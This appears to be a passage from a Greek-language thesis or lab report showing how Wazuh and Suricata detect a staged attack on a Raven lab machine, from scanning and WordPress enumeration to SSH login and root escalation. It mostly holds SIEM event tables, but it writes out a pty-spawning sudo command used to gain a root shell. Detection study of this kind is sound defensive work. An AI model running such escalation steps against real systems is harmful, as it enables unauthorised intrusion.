


Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jan 25, 2024 @ 16:36:58.180	001	Raven			Host-based anomaly detection event (rootcheck).	7	510

Field	Value
@timestamp	2024-01-25T14:36:58.180Z
_id	dDyQY08BF116J0pau
agent.id	001
agent.ip	192.168.2.18
agent.name	Raven
data.file	/var/www/html/wordpress/wp-admin/css/fix-tables-rtl.min.css
data.title	File is owned by root and has written permissions to anyone.
decoder.name	rootcheck
full_log	File /var/www/html/wordpress/wp-admin/css/fix-tables-rtl.min.css is owned by root and has written permissions to anyone.
id	1706183418.1712909
input.type	log
location	rootcheck
manager.name	wazuh-server
rule.description	Host-based anomaly detection event (rootcheck).
rule.firedtimes	1037
rule.gidp	IV_35.7.d
rule.groups	ossec, rootcheck
rule.id	510

4.4.2. Netdiscover

Η εκτέλεση εντολής Netdiscover αξιοποιείται για την αναγνώριση των συσκευών που υπάρχουν στο συγκεκριμένο υποδίκτυο. Η εφαρμογή αξιοποιεί το πρωτόκολλο ICMP και με εντολές ping όπως φαίνεται στην Εικόνα 52. Η ενέργεια αυτή εντοπίζεται από τον agent 002 ο οποίος αντλεί τα περιστατικά ασφάλειας από το Suricata. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο nmap.




Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jan 25, 2024 @ 15:40:36.32	002	kali			Suricata: Alert - ICMP Ping	3	86601

Εικόνα 52: Netdiscover στο Wazuh

4.4.3. Nmap

Η εκτέλεση της εντολής nmap εντοπίζεται από το Wazuh με τη βοήθεια και των δύο agent 002 και agent 001, όπως φαίνεται στην Εικόνα 53, στην οποία βλέπουμε διάφορα γεγονότα. Αρχικά το


γεγονός της εκτέλεσης της εντολής με δικαιώματα root στη συνέχεια διάφορα γεγονότα που σχετίζονται με την αναζήτηση υπηρεσιών στο Raven στα οποία αναφέρεται και το Suricata. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο nikto.




Εικόνα 53: Nmap στο Wazuh

4.4.4. Nikto

Η εκτέλεση της εντολής nikto εντοπίζεται από το Wazuh και από τους δύο agent 001 και 002, όπως φαίνεται στην Εικόνα 54 και την Εικόνα 55, στις οποίες εμφανίζονται πολλά γεγονότα web server 400 error. Βλέπουμε επίσης ορισμένα γεγονότα ως Suricata alert για ET EXPLOIT D-link DSL-2750B command injection attempt, καθώς και για ET EXPLOIT Cisco RV320/RV325 Config Disclosure Attempt Inbound. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο wpscan.




Εικόνα 54: Nikto στο Wazuh (1)



Εικόνα 55: Nikto στο Wazuh (2)

4.4.5. Wpscan


Η εκτέλεση της εντολής wpscan εντοπίζεται από το Wazuh και από τους δύο agent 001 και 002, όπως φαίνεται στην Εικόνα 56, στην οποία εμφανίζονται ορισμένα γεγονότα, όπως η προσπάθεια σύνδεσης στο wordpress και τα δύο Suricata alert για κωδικό σε plain text. Στην υποενότητα που ακολουθεί γίνεται χρήση του εργαλείου dirbuster.



Εικόνα 56: Wpscan στο Wazuh

4.4.6. Dirbuster

Η εκτέλεση της εντολής dirbuster εντοπίζεται από το Wazuh και από τους δύο agent 001 και 002, όπως φαίνεται στην Εικόνα 57, στην οποία εμφανίζονται ορισμένα γεγονότα παρόμοια με τα γεγονότα του nikto. Στην υποενότητα που ακολουθεί γίνεται χρήση του εργαλείου ssh για απομακρυσμένη σύνδεση.




Εικόνα 57: Dirbuster στο Wazuh


4.4.7. Απομακρυσμένη σύνδεση με ssh

Η απομακρυσμένη σύνδεση με ssh με τα στοιχεία του steven στο Raven εντοπίζεται από το Wazuh, όπως φαίνεται στην Εικόνα 58, με πιθανή τεχνική T1078 και T1021. Στην συνέχεια εκτελείται η εντολή για απόκτηση πρόσβασης root στο Raven. Μόλις εκτελείται η εντολή sudo python -c 'import pty;pty.spawn("/bin/bash");', όπως φαίνεται στην Εικόνα 59, εντοπίζεται από

το Wazuh ως πιθανή τεχνική T1548.003. Το αρχείο JSON από το security event αυτό βρίσκεται στο παράρτημα 7.4. Στην επόμενη υποενότητα γίνεται η παρουσίαση συγκεντρωτικών δεδομένων του Wazuh.




Εικόνα 58: ssh με steven στο Wazuh



Εικόνα 59: Πρόσβαση root στο raven από Wazuh


4.4.8. Συγκεντρωτικά δεδομένα Wazuh

Το περιβάλλον του Wazuh μας προσφέρει τη δυνατότητα των συνοπτικών απεικονίσεων των επιθέσεων. Στην Εικόνα 60 φαίνονται τα συνολικά security event στην πορεία του χρόνου, αλλά και ανά κατηγορία επίθεσης και ανά agent, καθώς επίσης το πλήθος γεγονότων γενικά, το πλήθος γεγονότων άνω του level 12 και τους επιτυχείς και μη ελέγχους ταυτότητας.




Εικόνα 60: Συνοπτική απεικόνιση των όλων των security events

Στην επόμενη συνοπτική απεικόνιση, όπως φαίνεται στην Εικόνα 61, παρουσιάζονται παρόμοια με πριν στοιχεία, αλλά προέρχονται από τον agent 001 του Raven συστήματος.




Εικόνα 61: Συνοπτική απεικόνιση των security events από τον agent στο Raven

Στην επόμενη συνοπτική απεικόνιση, όπως φαίνεται στην Εικόνα 62, παρουσιάζονται παρόμοια στοιχεία με τα προηγούμενα, αλλά προέρχονται από τον agent 002 του Kali Linux συστήματος.




Εικόνα 62: Συνοπτική απεικόνιση των security events από τον agent στο Kali Linux

Στην Εικόνα 63 φαίνονται όλα τα δεδομένα που συλλέχθηκαν από τον agent στο Raven κατηγοριοποιημένα σε τακτικές MITRE και τα αποτελέσματα που προέκυψαν από CIS Benchmark για το Raven.



Εικόνα 63: Συνοπτικά δεδομένα από agent στο Raven

Στην Εικόνα 64 φαίνονται όλα τα δεδομένα που συλλέχθηκαν από τον agent στο Kali Linux κατηγοριοποιημένα σε τακτικές MITRE και τα αποτελέσματα που προέκυψαν από CIS Benchmark για το Kali Linux. Στην ενότητα που ακολουθεί παρουσιάζονται τα αποτελέσματα στο Suricata.



Εικόνα 64: Συνοπτικά δεδομένα από agent στο Kali Linux

Στην Εικόνα 65 φαίνονται τα τελευταία γεγονότα που συλλέχθηκαν από το Wazuh με μία σύντομη περιγραφή, τον κανόνα, το rule id, το rule level, τον agent, την τακτική MITRE και το id της. Στην ενότητα που ακολουθεί παρουσιάζονται τα αποτελέσματα στο Suricata.

wazuh - Modules: MITRE ATT&CK						
	Time	agent.name	rule.mitre.id	rule.mitre.tactic	rule.description	rule.level
rule.mitre.id	Jan 25, 2024 @ 19:07:52.871	kali	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
rule.mitre.tactic	Jan 25, 2024 @ 19:07:52.864	kali	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
agent.id	Jan 25, 2024 @ 18:56:48.813	Raven	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
data.command	Jan 25, 2024 @ 18:56:48.774	Raven	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3
data.dstuser	Jan 25, 2024 @ 18:47:33.810	Raven	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
data.pwd	Jan 25, 2024 @ 18:47:32.960	Raven	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3
data.srtp	Jan 25, 2024 @ 18:35:27.433	Raven	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
data.srtpot	Jan 25, 2024 @ 18:35:27.389	Raven	T1070, T1021	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Lateral Movement	sshd: authentication success.	3
data.title	Jan 25, 2024 @ 18:34:32.287	kali	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
